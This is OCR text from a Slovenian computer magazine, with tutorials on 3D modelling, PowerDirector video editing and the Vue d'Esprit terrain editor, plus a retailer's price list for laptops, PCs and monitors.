To je eno izmed najbolj uporabnih orodij za konstrukcijo in manipulacijo objektov. Kliknite na osnovni objekt, da ga podaljšate ali pa ga uporabite za izbočenje oblik v objektu.

4. Raztezanje
To orodje lahko uporabljate na več načinov, prvenstveno pa z njim zagrabite obstoječe točke in jih premaknete, da ustvarite oblike, ki vam odgovarjajo.

5. Rezanje
Orodje **Cut** je uporabno, kadar želite iz objekta izrezati specifično obliko. Deluje tako, da uporabi dva sekajoča se objekta in nato glede na vašo izbiro izreže enega iz drugega.

6. Določanje mere
Orodji **Scale** in **Move** postaneta neprecenljiva, ko boste sestavljali različne dele modela in pri tem spreminjali velikost objektov ter jih premikali po zaslonu, dokler ne dobite želenega rezultata.



LOČENI DOKUMENTI

Pri konstruiranju katerekoli stvari v 3D se splača ustvariti vsak del modela v ločenem dokumentu. Ko ste zaključili s konstrukcijo vseh delov, lahko odprete nov dokument, v katerem boste združili vse sestavne dele in njihove lastnosti materialov. Prav tako vam priporočamo, da svoje delo redno shranjujete, kar tako ali tako vedno velja.

ČIM BOLJ PREPROSTO

Izdelava velikih kompleksnih modelov je mogoča; ko boste napredovali, boste opazili, da vaši projekti postajajo vse bolj kompleksni. Upoštevajte pa, da bo čas renderiranja veliko daljši, če boste pri svojem delu uporabili več poligonov, osvetljavo, sence in kompleksne materiale. Zato se držite pravila, da naj bodo stvari čim bolj preproste.

Kako narediti dvokrilca

Edina meja za vaš model letala je nebo.

NASLEDNJI MESEC
NE ZAMUDITE DRUGEGA DELA TEGA ZANIMIVEGA VODIČA. V PRODAJI OD 1. DECEMBRA.

1 **Ustvarite cilinder.** Med osnovnimi objekti izberite **cilinder**, kliknite nanj in mu določite velikost, da naredite disk, za potrditev pa pritisnite [**Enter**]. Videli boste, da sta zgornja in spodnja stran označeni rdeče: kliknite, da ju odznačite, s čimer boste cilinder zaprli. Še enkrat pritisnite [**Enter**], da zaključite z izdelavo cilindra.


2 **Izbočite cilinder.** Izberite **orodje Extrusion**, nato pa kliknite zgornjo stran cilindra. Premaknite miško, tako da oblikujete zarezo, kliknite še enkrat in premaknite miško navzgor, da na vrhu ustvarite manjši cilinder. Še enkrat kliknite z miško in pritisnite [**Enter**], da potrdite spremembe.

3 **Podvojite cilinder.** Na tipkovnici pritisnite [**2**], da spremenite perspektivo, nato pa iz **palete Assemble** izberite **orodje Duplicate**. Kliknite cilinder in premaknite podvojeni cilinder navzgor. Postopek ponavljajte tako dolgo, da dobite vrsto dvajsetih, nato pa spet pritisnite [**Enter**], da svoje delo potrdite.

4 **Grupiranje objektov.** Držite tipko [**Shift**] in izberite vse objekte, nato pa v **Control panel** kliknite ikono **Group**. Nato grupirani objekt kopirajte s [**Ctrl + C**] in ga prilepite, v **paleti Assemble** pa izberite **Rotate**. Če želite objekt zavrteti, kliknite na začetno točko, nato pa spet na točko, kamor naj se objekt zavrti.

5 **Ustvarite pokrov motorja.** Odprite nov dokument. V **paleti Construction** izberite **Draw** in krog. Ko ste ustvarili krog, kliknite **orodje Extrude** in nato krog in ga povlecite do določene točke. Kliknite za potrditev, nato pa premaknite miško, da ustvarite naslednjo točko. Za potrditev dvakrat pritisnite [**Enter**] in ne zaprite robov.

6 **Naredite rep.** Na enak način kot krog ustvarite trikotnik, nato pa iz **palete Modelling** izberite **orodje Stretch**. Kliknite skrajni desni rob in ga povlecite proti središču, potrdite izbiro, nato pa ga izbočite, tako kot krog, le da potrdite na prvi točki. Izberite **Smooth**, potrdite, kopirajte, prilepite in zavrtite, da ustvarite rep.



7 **Spajanje objektov.** Odprite datoteko s pokrovom motorja, izberite **File→ Merge**, nato pa datoteko motorja, da jo uvozite v dokument. V **Assemble document** uporabite orodji **Scale** in **Move**, da postavite dele v pravilen položaj. Ko gradite druge sestavne dele, jih lahko uvozite in jih spojite.

8 **Dodajanje materialov. Urejevalnik Materials** se nahaja na skrajni desni strani **palete Control** na dnu zaslona. Na voljo so vam tri možnosti: **3D**, **2D** ali **image mapping**. Kliknite na ikono **Image mapping** in odprite sliko; s pomočjo raznih prilagoditev lahko na svoj model natančno nalepite izbrane slike.

9 **Renderiranje.** In sedaj zaključno renderiranje. Najprej izberite **Render→ New light** in dodajte sonce, nato pa **Render→ Render settings** in nastavite **Antialiasing** na **3**, vključite **Shadow** in **Auto-smooth** ter kliknite **OK**. Na koncu kliknite še **Render now**, da renderirate sliko na delovni površini, ali **Render to file**, da shranite vaše delo.

PowerDirector Pro 2.55 VE

S pomočjo *PCFormata* stopite na pot do prevlade nad Hollywoodom.

Na disku - celoten program

Prijaznite se, zadnji domači film Gašperjevega tretjega rojstnega dne verjetno naslednje leto ne bo požel salv navdušenja na podelitvi oskarjev. Čeprav se je Michael Moore odločil, da letos ne bo kandidiral v kategoriji najboljših dokumentarcev, pa bo tam še vedno nekaj precej konkurence.

Svet filma je poln režiserjev, ki se naučijo osnov svoje obrti kar doma. Kubrick, Lucas, Spielberg, Tarantino in številni drugi so vsi brez dvoma pričeli svojo režisersko pot tako, da so potiskali kamero v nosove svojih sorodnikov. Povrhu vsega pa je bilo to v časih, ko je obdelava filma vključevala ostre nože in lepilni trak.

Tukaj ni nič tako težavnega. Nadgradnja ima nekaj zanimivih dodatnih možnosti za spletne projekte, kot je dodajanje vodnih žigov vašim video posnetkom, ta različica *PowerDirectorja* pa vam bo pomagala urediti vaše domače filme in video projekte in jih v najkrajšem času pripravila za zapisovanje v obliki VCD ali DVD.

Preden se zadeve lotite, obiščite **www.gocyberlink.com/cdkey.jsp?ID=1158**, da program registrirate in dobite CD ključ. Program je namenjen delu z digitalnimi kamerami, povezanimi preko FireWire, če pa si lastite staro analogno kamero, ne skrbite, saj premore program tudi podporo za S-Video.

NADGRADNJA

Nadgradite na *PowerDirector 3* na www.gocyberlink.com/english/cyberstore/product_upgrade.jsp?ProdVerId=43. Poiščite učinke za naslove in prehode, različne paketne možnosti digitalnega videa in še veliko več. Program nadgradite s preprostim klikom na gumb Upgrade. Ta se bo pojavil, če izberete nekatere izmed onemogočenih možnosti te različice, in to za samo dobrih 17 tisočakov.

Od blizu: Izdelava filma

Spoznajte vmesnik *PowerDirectorja*.

Gumb za izbiro načina Z obračanjem tega gumba izbirate različne načine za dodajanje naslovov, prehodov med posnetki ali za urejanje posnetkov. Gumb **Disk Wizard** na desni strani vas vodi pri zapisovanju lastnih CD-jev ali DVD-jev.

V uporabi Okno v sredini vsebuje datoteko ali posnetek, ki je trenutno v uporabi. V **Trim Mode** lahko posnetke obdelujete na več načinov. Sem povlecite datoteke iz **Library** ali **Storyboard**.


Library Vsebuje vse uvožene predhodno obstoječe slike, video in avdio posnetke, pa tudi vaše lastne video in avdio posnetke ter slike.

Storyboard Tukaj razvrščate vaše posnetke, slike in zvoke, prav tako pa tudi naslove in prehode v takem vrstnem redu, kot želite, da se pojavijo v končnem filmu.


Enostaven video projekt

V treh preprostih korakih izdelajte kratko domačo video mojstrovino.

1 ZAJEMITE VAŠE POSNETKE V načinu za zajemanje uvozite video, nastavite čas in omejite velikost datotek. V spodnjem levem kotu vidite, koliko je še prostora na trdem disku. Datoteke se dodajajo v **Library**, nato pa jih lahko povlečete in prestavite v **Storyboard**.



2 DODAJTE PREHODE Noben domači video ne bi bil dovršen brez uporabe učinkov prehodov. Če jih uporabljate dosledno in zmerno, lahko s prestavljanjem učinkov med vašimi posnetki v **Storyboard** iz menija **Transitions** ustvarite impresivnega filme.



3 FILMSKA PRODUKCIJA Ko ste enkrat prepričani, da so vaši posnetki urejeni v pravilnem vrstnem redu, na gumbu za izbiro načina izberite **Produce Movie**. S tem boste renderirali vašo filmsko datoteko v želen format. Standardna vrsta datotek DVD je **MPEG-2**. To je vse.

anni

Motnica 7a, 1236 Trzin | 01 | 5 800 800 | info@anni.si

www.anni.si

PRESELILI SMO SE!!

anni

na novi lokaciji:

Motnica 7a, Trzin

01/5 800 800

IOC TRZIN

PRENOSNI RAČUNALNIKI GERICOM

GERICOM Hummer AMD

Zaslon 15" TFT matrika
Ločljivost XGA 1400x1050
AMD Athlon Mobile 2600+
Spomin 512MB DDR
Trdi disk 60 GB
DVD zapisovalec
Grafična k. ATI radeon 9600 128MB
3D Sound 16-bit Full Duplex
Modem 56 kbps
Mrežna kartica 10/100,
TV izhod, 4x USB 2.0, FireWire,
čitalec spominskih kartic,
1x PCMCIA Type II,
Paralelni port,
VGA izhod, PS/2,
Baterija Smart Li-Ion
Dimenzije 39x345x282 mm
Teža 3.5 kg
DARILO: TORBICA + WLAN kartica

265.900 SIT
379.900 SIT
z Win XP Home

GERICOM BLOCKBUSTER EXCELLENT 15"

Zaslon 15 TFT matrika
Ločljivost XGA 1024 x 768
Intel® Pentium Centrino® 1.5GHz
Spomin 512 MB DDR
Trdi disk 60 GB
DVD zapisovalec
ATI M11 Radeon M, 9700 128 MB
Mrežna 10/100
Wireless Intel PRO/ WLAN 2200 b/g
3x USB 2.0, VGA-out, TV-out, FireWire,
1xPCMCIA Type II,
4v1 čitalec spominskih kartic
Modem 56 kbps
Baterija: Li-Ion
Dimenzije: 25x333x272
Teža: 2,75 kg
Win XP Home eng.
DARILO: TORBICA

349.900 SIT
z Win XP Home

GERICOM BLOCKBUSTER EXCELLENT 15,4"

Zaslon 15,4" TFT matrika
Ločljivost WXGA 1280x800
Intel® Pentium M Centrino® 1,5GHz
Spomin 512 MB DDR
Trdi disk 60 GB
DVD zapisovalec
ATI M11 Radeon M, 9700 128 MB
3x USB 2.0, VGA-out, TV-out,
Firewire, lan 10/100,
1x PCMCIA Type II,
4v1 čitalec spominskih kartic
Modem 56 kbps
Baterija Li-Ion
Dimenzije 33x333x272 mm
Teža 3 kg
Operacijski sistem Win XP Professional
DARILO: TORBICA

384.900 SIT
z Win XP PRO

GERICOM BLOCKBUSTER P4 2.66

15" zaslon TFT matrika
Ločljivost 1024 x 768
Portable Intel Pentium 4 2,66GHz
512MB DDR
ATI Radeon 9000 Mobility 64MB
Trdi disk 40GB
DVD zapisovalec
Zvočna k. 16bit full duplex
PCMCIA 1 x Type II, TV izhod
2 x USB 2.0, Drsna ploščica
eDa Smart Li-Ion baterija
VGA izhod, Paralelni port
fax modem 56k
mrežna 10/100
Fire Wire IEEE1394
38x328x278mm
teža: 3,1 kg
DARILO: TORBICA

359.900 SIT
z Win XP Home

EGO

15" zaslon TFT matrika,
Ločljivost 1024 x 768,
Intel Pentium M CENTRINO 1,5 GHz,
512MB DDR delovnega pomnilnika,
ATI Radeon Mobility 9700 64MB
Trdi disk 60GB,
DVD zapisovalec
Zvočna k. 16bit, TV izhod,
3 x USB 2.0,
PCMCIA, FireWire,
Pro Wireless 2100 3B mini
Smart Li-ion baterija,
VGA izhod, Paralelni port,
Čitalec kartic 4 v 1,
32x330x280 mm,
teža: 2,6 kg
DARILO: TORBICA

399.900 SIT
z Win XP Home

GERICOM CINEMA XXL

17" zaslon TFT matrika
Ločljivost WSXGA 1440 x 900
Intel Pentium P4 3.0GB
512MB DDR
ATI Mobility Radeon 9700 128MB
Trdi disk 80GB
DVD zapisovalec
Zvočna kartica 16bit full duplex 5+1
PCMCIA 1 x Type II, TV izhod
4 x USB 2.0, Drsna ploščica
Smart Li-ion baterija, VGA izhod
fax modem 56k, mrežna 10/100, Fire Wire IEEE1394
TV tuner + daljinski upravljalec
6 v 1 čitalec spominskih kartic,
DJ funkcije s 4 zvočniki
in subwooferjem
44x395x285mm, teža: 4,5 kg
DARILO: TORBICA

469.900 SIT
z Win XP Home

RAČUNALNIŠKI SISTEMI anni

ANNI CIRKON

Cena z DDV brez monitorja:

77.990 SIT

103.990 SIT
z Win XP Home

Osnovna plošča z integrirano zvočno, grafično in mrežno karticoUSB 2.0
Procesor Intel Celeron320 2.4GHz/533,S478,256kC,Box
Spominski modul DDRAM 256MHz, 400MHz
Trdi disk 40GB, 7200rpm
CD zapisovalec 52x32x52
Disketna enota 3.5", 1.44MB
Ohišje Midi tower ATX, 300W
Tipkovnica multimedijska SLO
Miška PS/2
Podloga za miško
Aktivni zvočniki

ANNI BISER

Cena z DDV brez monitorja:

94.160 SIT

120.390 SIT
z Win XP Home

Osnovna plošča z integrirano zvočno 5.1 in mrežno karticoUSB2.0+SATA+RAID
Procesor Intel Celeron 320 2.4GHz/533,S478,256kC,BOX
Spominski modul DDRAM 256MHz, 400MHz
Trdi disk 80GB, 7200rpm
CD zapisovalec 52x32x52
Disketna enota 3.5", 1.44MB
Grafična kartica ATI Radeon 9200SE, 128MB DDR, DVI, TV
Ohišje Midi tower ATX, 300W
Tipkovnica multimedijska SLO
Miška Logitech optična s koleščkom
Podloga za miško
Aktivni zvočniki

ANNI SAFIR

Cena z DDV brez monitorja:

204.990 SIT

231.250 SIT
z Win XP Home

Osnovna plošča Asus P4P800, i865PE, FSB800, DualDDR 400
Intel P4, 3.0GHz/800t, 1024kC
Spominski modul DDRAM 512MB, 400MHz (2x256MB) Dual
Trdi disk 120GB, SATA, 7200rpm, 8Mb cache
DVD Recorder NEC-3500 16x (r/m)dvoslojno zapisovanje (lm)
Disketna enota 3.5", 1.44MB, vgradna, (črna)
Grafična kartica ATI RADEON 9600,128MB DDR, DVI, TV
Ohišje MidiTower 350W, front USB2.0+SB+FW (lm)
Tipkovnica multimedijska SLO,PS2 (srebrn/črna)
Logitech miška optična s koleščkom (črna)
Zvočniki 700 W 2.1 sistem (črna)

ANNI SMARAGD

Cena z DDV brez monitorja:

256.900 SIT

282.590 SIT
z Win XP Home

Osnovna ploščaOsnovna plošča Intel D915PBLL, LGA775, DDR2 400/533, PCI Express
Procesorintel® Pentium® 4 3.2GHz/800, 1MB BOX
HladilnikZalman, CNPS7000A-Alcu za P4
Delovni spominDDRAM2 512MB, 533MHz, PC2-4200 (2x256MB)
Trdi disk120 GB, 7200 obr, 8MB cache, SATA
CD-ROM/DVD RW NEC-3500 16x (lm) Dual Layer
Disketna enotaFloppy 3.5" (črna)
Grafična karticaATI Radeon X300, PCI Express 128MB
OhišjeMIDI tower ATX, 350W, USB2.0+FW+SB (srebrn/črn)
Tipkovnica&miškaLogitech Cordless Desktop Deluxe Optical
PodlogaAnni
Zvočniki700W 2.1 sistem (črna)

ANNI ŽAD

Cena z DDV brez monitorja:

72.990 SIT

99.250 SIT
z Win XP Home

Osnovna plošča z integrirano VGA, LAN, SB, USB 2.0
Procesor AMD Sempron 2200
Spominski modul DDRAM 256MB, 400MHz
Trdi disk 40GB, 7200rpm,
CD zapisovalec 52x32x52+Nero
Disketna enota 3.5", 1.44MB,
Ohišje Midi ATX, 350W,Front USB
Tipkovnica multimedijska SLO, PS/2
Miška PS/2 s koleščkom
Aktivni zvočniki

ANNI OPAL

Cena z DDV brez monitorja:

157.790 SIT

185.990 SIT
z Win XP Home

Osnovna plošča Asus A7V600X
ViaKT600, DDR400, SATA, SB, LAN, USB2.0
Procesor AMD Sempron 2800, BOX
Spominski modul DDRAM 512MB, 400MHz
Trdi disk Samsung 120GB, SATA, 7200rpm, 8Mb cache
DVD Recorder NEC-3500, dvoslojno zapisovanje (lm)
Disketna enota 3.5", 1.44MB, (črna)
Grafičnakartica ATI RADEON 9550, 128MB DDR, DVI, TV
Ohišje MidiTower, 350W, front USB2.0 + SB+FW (srebrn/črna)
Tipkovnica multimedijska SLO, PS2 (črna)
Logitech miška Optical (črna)
Podloga za miško
Aktivni zvočniki 700W (2+1) (črna)

LCD ZASLONI

neovo

NeoV optični filter

Neovo F415, 15":	66.700 SIT
Neovo F417, 17":	79.990 SIT
Neovo F419, DVI, 19":	121.990 SIT
Neovo E-17A, zvočniki, 17":	114.990 SIT
Neovo E-19/E-19A, zvočniki, DVI, 19":	174.990 SIT
Neovo X15AV (Avdio/Video) 15":	99.990 SIT
Neovo X17AV (Avdio/Video) 17":	142.990 SIT
Neovo X19AV (Avdio/Video) 19":	199.990 SIT
Neovo X20AV (Avdio/Video) 20":	345.990 SIT

Kvaliteta, ki vam jo bodo zavidali!

AOC EYE'S VALUE

520A zvočniki 15":	73.990 SIT
720 OEM 17":	75.490 SIT
727A zvočniki, 17":	85.990 SIT
929A zvočniki, DVI, vrtljiv ekran 19":	126.990 SIT

AOC

PLAZMA PD4263

589.990 SIT

GERICOM

PLAZMA V3

Velikost: 42" (932x532 mm)
Zaslon: 16:9
Resolucija: 852x480
Barve: 16,7 Mio
Osvetlitev: 1000 cd/m2
Kontrast: 3000:1
Vidni kot: 160
PC resolucija: 1280 x 1024
Video sistem: PAL / Secam/ NTSC
Vmesniki: Scart, S-Video, Cinch, D-Sub
Dimenzije: 1086 x 770 x 88 mm
Teža: 45 kg
V ceni je vštet nosilec za pritrditev na steno!
Vgrajen TV-TUNER

599.990 SIT

Pridržujemo si pravico do tiskarskih napak ter spremembe cen ne odgovarjamo.

Oblikovanje pokrajin za začetnike

Če gora noče priti k Mohamedu, jo zrušite in začnite znova. Napočil je čas za spopad z urejevalnikom terenov *Vue*.

Sedaj se vam verjetno že dozdeva, kako vsestranski je *Vue d'Esprit 3.1 Limited Edition*. V prvem delu te serije vodičev smo si ogledali osnove dodajanja terena, vode, rastlinja in ostalega v tem neverjetnem programu za ustvarjanje krajin, pa tudi kako posamezne elemente premikamo. Sedaj si bomo ogledali nekatere bolj napredne možnosti *Vue*, kot je Terrain Editor, in njegovo sposobnost uvažanja 3D modelov skoraj vsakega tipa. Če ste že ustvarili osnovni prizor, se lahko poigrate z njim ali pa preprosto sledite našim navodilom in uporabite enega izmed fantastičnih vzorcev, ki so del paketa *Vue 3.1*.

Drugi del

PREJŠNJE ŠTEVILKE


Priskrbite si prvi del vodiča in celoten program! Naročite *PCF* 32, pokličite 02 330 3301.

REKA GLOBOKA, GORA VISOKA

Gledano s tehnične plati, so tereni v *Vue* zasnovani na višinskih zemljevidih. To je preprosta 2D sivinska slika, na kateri svetlejše barve predstavljajo višje točke, temnejše pa nižje. Popolnoma črna (0, 0, 0) in popolnoma bela (255, 255, 255) predstavljata dve skrajnosti. Če poznate delo z grafičnimi paketi, lahko s tem znanjem ustvarite nekaj resnično prefinjenih učinkov.

Vue d'Esprit od blizu

Tukaj je naš prilagojeni prizor, zasnovan na vzorcu krajine Pascala Marie.



Skedenj, uvožen kot objekt iz zbirke, priložene *Vue*.

Kaktus, ki raste znotraj *Vue*, grupiran za lažjo postavitev.

Tekstura hrastovine dodana steriam.

Cesta je ustvarjena kot ročno narisan teren v urejevalniku, nanjo pa je nanesen material po meri.

Različni tereni so razvrščeni v ozadju in ospredju, nanje pa so naneseni prednastavljeni materiali.


Plast enega oblaka je narejena kot material po meri v urejevalniku Atmosphere.

Suho grmičevje, ki raste znotraj *Vue*.


Prednastavljeno ozračje Sant Mauri-ci s prilagojenim položajem sonca.

Uporaba Vue d'esprit


Ustvarite prizor avtentičnega videza.




1 **Organizirajte svoje datoteke.** Začeli bomo s prizorom, ki je že dokaj izdelan. V bistvu gre za modificirano različico krajine CactusMotel, ki je priložena *Vue 3.1*, čeprav lahko tudi brez težav ustvarite lastno. Odstranili smo nekaj objektov, spremenili atmosfero (v Sant Maurici) in premaknili položaj sonca.




2 **V World Browser** dvakrat kliknite objekt **Distant Range**, da se prikaže **Terrain Editor**. To je zmogljivo orodje, s katerim lahko ustvarjate nove terene ali spreminjate obstoječe, tako da nanje preprosto slikate. Glavno okonce predstavlja pogled na izbrani teren od zgoraj, podobno kot pri satelitski sliki.



